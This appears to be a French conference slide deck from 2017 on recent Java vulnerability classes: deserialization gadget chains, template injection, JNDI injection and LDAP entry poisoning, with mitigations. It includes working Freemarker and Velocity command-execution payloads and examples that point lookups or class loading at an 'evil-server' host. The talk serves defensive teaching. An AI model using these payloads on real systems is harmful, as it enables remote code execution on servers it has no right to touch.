

LA SÉCURITÉ JAVA

EN 2017

PRÉSENTÉ PAR PHILIPPE ARTEAU



Agenda

- **Qui suis-je?**
- **Dernières tendances**
 - Classes de vulnérabilités émergentes
- **Vulnérabilités récentes**
 - Frameworks, conteneurs et applications couramment utilisées dans l'écosystème Java
- **Outils de sécurité**
 - Arsenal pour développeurs ou analystes en sécurité

Qui suis-je ?

- Chercheur en sécurité pour GoSecure
- Développeur pour divers outils de sécurité
 - Find Security Bugs (FindBugs - Static Analysis pour Java)
 - Security Guard (Roslyn – Static Analysis pour .NET)
 - Burp Proxy Plugins (Retire.js, CSP Auditor)
- Bénévole pour la compétition de sécurité et la conférence NorthSec




nsec

Formation en sécurité applicative

- Formation pratique pour développeurs Java
- 2 jours : 8 au 10 mars 2017
- Thèmes
 - XSS, injections SQL, crypto, authentification, ...
 - Désérialisation, XXE, injection d'expression, LDAP, ...
- Matériel inédit et avancé
- Inscrivez-vous

<https://confoo.ca/en/yul2017/session/secure-java-development>

ConFoo.CA



GoSECURE



- Les vulnérabilités présentées **ne sont pas les plus communes**
- L'intérêt est de présenter **les nouveautés** pour un public ayant une connaissance du [OWASP Top 10](#)

Image: mjr293

Réalité ...

Avant de mitiger les scénarios avancés présentés... ne pas oublier la base:

- **Mots de passe faibles**
- **Aucune limitation sur le nombre de tentatives d'authentification**
- **Deuxième facteur manquant pour les comptes administratifs**
- **Injections SQL**
- **Applications & systèmes d'exploitation qui ne sont pas mis à jour**
- ...



A man in a dark suit and tie stands in a dimly lit room filled with blue filing cabinets. He is wearing a white blindfold and fingerless gloves. His hands are positioned over a table with a grid of blue lines. To his left, a woman with curly hair is partially visible. The scene is from the movie Johnny Mnemonic.

DERNIÈRES TENDANCES

The background of the slide features a complex, abstract network diagram. It consists of numerous red nodes, some of which are hexagons and others are circles, interconnected by a web of thin red lines. The nodes are distributed across the slide, with a higher density in the lower half. A horizontal white band with a thin grey border runs across the middle of the slide, containing the title text.

Bogues de désérialisation

Bogues de désérialisation

“ La sérialisation est un processus de conversion entre une structure de donnée ou l'état d'un objet dans un format qui peut être converti et **reconstruit** plus tard dans le même environnement ou dans un différent.

[Référence : [Wikipedia](https://fr.wikipedia.org/wiki/S%C3%A9rialisation)]




Image: Star Trek

Bogues de désérialisation

```
ObjectInputStream objIn = new ObjectInputStream(in);  
Command cmd = (Command) objIn.readObject();
```

- Le **nom de la classe** est lu du *stream*
- La **classe est chargée** à partir du nom
- Un objet est **instancié**
- (Aucun constructeur n'est appelé)
- La méthode **readObject()** est appelée, si elle est implémentée

Bogues de désérialisation: Commons Collection

LazyMap.java

```
/** The factory to use to construct elements */
protected final Transformer factory;

//-----
public Object get(Object key) {
    // create value for key if key is not currently in the map
    if (map.containsKey(key) == false) {
        Object value = factory.transform(key);
        map.put(key, value);
        return value;
    }
    return map.get(key);
}
```

InvokerTransformer.java

```
/** The method name to call */
private final String iMethodName;
/** The array of reflection parameter types */
private final Class[] iParamTypes;
/** The array of reflection arguments */
private final Object[] iArgs;

/**
 * Transforms the input to result by invoking a method on the input.
 *
 * @param input the input object to transform
 * @return the transformed result, null if null input
 */
public Object transform(Object input) {
    if (input == null) {
        return null;
    }

    try {
        Class cls = input.getClass();
        Method method = cls.getMethod(iMethodName, iParamTypes);
        return method.invoke(input, iArgs);
    } catch (NoSuchMethodException ex) {
        throw new FunctorException("InvokerTransformer: The method '" + iMethodName
    } catch (IllegalAccessException ex) {
        throw new FunctorException("InvokerTransformer: The method '" + iMethodName
    } catch (InvocationTargetException ex) {
        throw new FunctorException("InvokerTransformer: The method '" + iMethodName
    }
}
```

Bogues de désérialisation: Commons Collection

- Problème #1
 - Comment appeler `LazyMap.get()` ?
- Réponse
 - Trouver un appel vers `Map.get()` dans une méthode `readObject()`

AnnotationInvocationHandler.java

```
private void readObject(ObjectInputStream var1) throws IOException, ClassNotFoundException {
    var1.defaultReadObject();
    AnnotationType var2 = null;

    try {
        var2 = AnnotationType.getInstance(this.type);
    } catch (IllegalArgumentException var9) {
        throw new InvalidObjectException("Non-annotation type in annotation serial stream");
    }

    Map var3 = var2.memberTypes();
    Iterator var4 = this.memberValues.entrySet().iterator();

    while(var4.hasNext()) {
        Entry var5 = (Entry)var4.next();
        String var6 = (String)var5.getKey();
        Class var7 = (Class)var3.get(var6);
        if(var7 != null) {
            Object var8 = var5.getValue();
            if(!var7.isInstance(var8) && !(var8 instanceof ExceptionProxy)) {
                var5.setValue(new AnnotationTypeMismatchExceptionProxy(var8.getClass() + "[");
            }
        }
    }
}
```



Bogues de désérialisation: Commons Collection

- Problème #2
 - Comment chaîner les invocations de "InvokerTransformer"
- Réponse
 - Utilisation de la classe "ChainedTransformer"

ChainedTransformer.java

```
/**  
 * Transforms the input to result via each decorated transformer  
 *  
 * @param object the input object passed to the first transformer  
 * @return the transformed result  
 */  
public Object transform(Object object) {  
    for (int i = 0; i < iTransformers.length; i++) {  
        object = iTransformers[i].transform(object);  
    }  
    return object;  
}
```

Bogues de désérialisation: Commons Collection



- Référence: Pour plus de détails référez vous à [la présentation de Chris Frohoff & Gabriel Lawrence](#) ou le projet [YSoSerial](#).

Bogues de désérialisation: Commons Collection

- Quelques vendeurs affectés



Jenkins

Bogues de désérialisation: Solutions et mitigations


- Pour de nouvelles applications:
 - Éviter les frameworks “avancés” de sérialisation pour le transport de données
 - Utiliser **JSON** ou **ProtoBuf**
- Pour des applications existantes:
 - Liste blanches (whitelist) de classes *
 - Liste d'exclusion (basée sur les gadgets connus) *
- *Utilisation d'agent comme [NotSoSerial](#) ou [SerialKiller](#)





Template injection (Gabarit)

Template injection (Gabarit)



MARKETING APP 3000

Bonjour {{nom}},


Votre commande {{cld}} ...

Merci


(c) Compagnie {{annee}}

Soumettre

- Application permettant d'éditer des gabarits **Freemarker** en **HTML**
- Quel est le risque potentiel?



Template injection (Gabarit)



MARKETING APP 3000

Bonjour {{nom}},

Votre commande {{cld}} ...

Merci

(c) Compagnie {{annee}}

Soumettre

- Application permettant d'éditer des gabarits **Freemarker** en **HTML**
- Et s'il y avait quelque chose de plus gros?



Exécution de code (Côté Serveur)
grâce à Freemarker

Template injection (Gabarit)

- Quelles librairies sont affectées?

- Freemarker
- Velocity
- Groovy Simple Template
- Et plusieurs autres ...

Toutes librairies qui permettent:

- L'inclusion d'appel de fonctions
`{{test.fonctionPratique(".././config.properties")}}`
- La possibilité d'appeler des attributs télescopiques
`{{test.class.classloader.resources.context.parent.pipeline.first.directory="http://.."}}}`



Template injection (Gabarit)

- Exemple avec Freemarker

<#FREEMARKER>

<#assign ex="freemarker.template.utility.Execute"?new()> \${ ex("id") }

Template injection (Gabarit)

- Exemple avec Velocity



```
#set($x='')##  
#set($rt=$x.class.forName('java.lang.Runtime'))##  
#set($chr=$x.class.forName('java.lang.Character'))##  
#set($str=$x.class.forName('java.lang.String'))##  
  
#set($ex=$rt.getRuntime().exec('ls'))##  
$ex.waitFor()  
#set($out=$ex.getInputStream())##  
#foreach($i in  
[1..$out.available()])$str.valueOf($chr.toChars($out.read()))#end
```


Template injection (Gabarit)

- Mitigations

- Si les gabarits peuvent être édités par un utilisateur:
 - Utiliser un engin "sans logique" (Scripting, Appel de méthode, etc.)

[Handlebar.java](#) ou

[Moustache](#) ou

Remplacement simple de marqueur

```
template.replaceAll("{{"+variable+"}}",value)
```

- S'il s'agit de configuration statique:
 - Rien à faire


The background of the slide features a complex, abstract network diagram. It consists of numerous red nodes, some of which are hexagons and others are circles, interconnected by a web of thin red lines. The nodes are distributed across the slide, with a higher density in the lower half. A horizontal white band with a thin black border runs across the middle of the slide, containing the title text.

JNDI et LDAP

JNDI et LDAP

- **JNDI* Injection** (*Java Naming and Directory Interface)
Injection dans les requêtes
- **LDAP* Entry Poisoning** (*Lightweight Directory Access Protocol)
Chargement à partir d'une source incertaine


<https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE-wp.pdf>



JNDI Injection

```
Hashtable env = new Hashtable();  
env.put(Context.INITIAL_CONTEXT_FACTORY,  
    "com.sun.jndi.rmi.registry.RegistryContextFactory");  
env.put(Context.PROVIDER_URL, "rmi://secure-server:1099");
```

```
Context ctx = new InitialContext(env);  
local_obj = ctx.lookup(UserInput);
```



The screenshot shows a web browser window with a title bar. The page content is titled "DATA MANAGEMENT" in a bold, italicized font. Below the title, there is a form with the label "Nom Entité:" followed by a text input field containing the word "Employe". Below the input field is a button labeled "Soumettre". The browser's address bar is visible at the top, showing navigation icons and a search icon.

UserInput	Actual lookup
Good	rmi://secure-server:1099/Good
rmi://evil-server:1099/Bad	rmi://evil-server:1099/Bad

LDAP Entry Poisoning

L'API LDAP Java permet le *mapping* d'une entrée LDAP vers un objet Java.

- Le client Java doit activer:
 <SearchControls>.setReturningObjFlag(**true**);
- Le répertoire LDAP doit posséder les attributs suivants:
 - **javaClassName** / javaClassNames
 - **javaCodeBase**
 - **javaSerializedData**
 - ... (voir [Article de HPE Security Fortify](#) pour les combinaisons possibles)

LDAP Entry Poisoning

- ObjectClass: inetOrgPerson
- UID: elliot
- Name: Elliot Alderson
- Email Address: ealderson@gosecure.ca
- Location: Montreal, CA
- **javaSerializedData: ACED01A[....]**
- **javaCodeBase: http://evil-server/**
- **javaClassName: EvilPayload**

Gadget

Possibilité de charger des
classes tierces


LDAP Entry Poisoning

Prérequis :

Écriture possible dans le répertoire LDAP pour les propriétés

Scénarios:

- Compte administratif LDAP compromis
- Serveur LDAP vulnérable
- Serveur LDAP configurable
- Etc.



LDAP Entry Poisoning: Mitigation

- Ne pas activer l'option "Returning Object"
 - `<SearchControls>.setReturningObjFlag(false);`
- Spring-Security l'active par défaut
 - Ref: [SpringSecurityLdapTemplate.java](#)



Risque accepté



VULNÉRABILITÉS RÉCENTES



Une pluie de bogues de désérialisation

Vulnerability Patch Status

#	Vendor	Target	Vendor Discl.	CVE	Patch
1	Apache	ActiveMQ	2015-09-02	CVE-2015-5254	Yes
2	Redhat	HornetQ	2016-03-18	No	No
3	Oracle	OpenMQ	2016-03-18	No	No
4	IBM	WebSphereMQ	2016-03-18	No	No
5	Oracle	Weblogic	2016-03-18	CVE-2016-0638	Yes*
6	Pivotal	RabbitMQ	2016-03-24	No	No
7	IBM	MessageSight	2016-03-24	CVE-2016-0375	Yes
8	IIT Software	SwiftMQ	2016-05-30	No	No
9	Apache	ActiveMQ Artemis	2016-06-02	No	No
10	Apache	QPID JMS Client	2016-06-02	CVE-2016-4974	Yes
11	Apache	QPID Client	2016-06-02	CVE-2016-4974	Yes
12	Amazon	SQS Java Messaging	2016-06-14	No	No

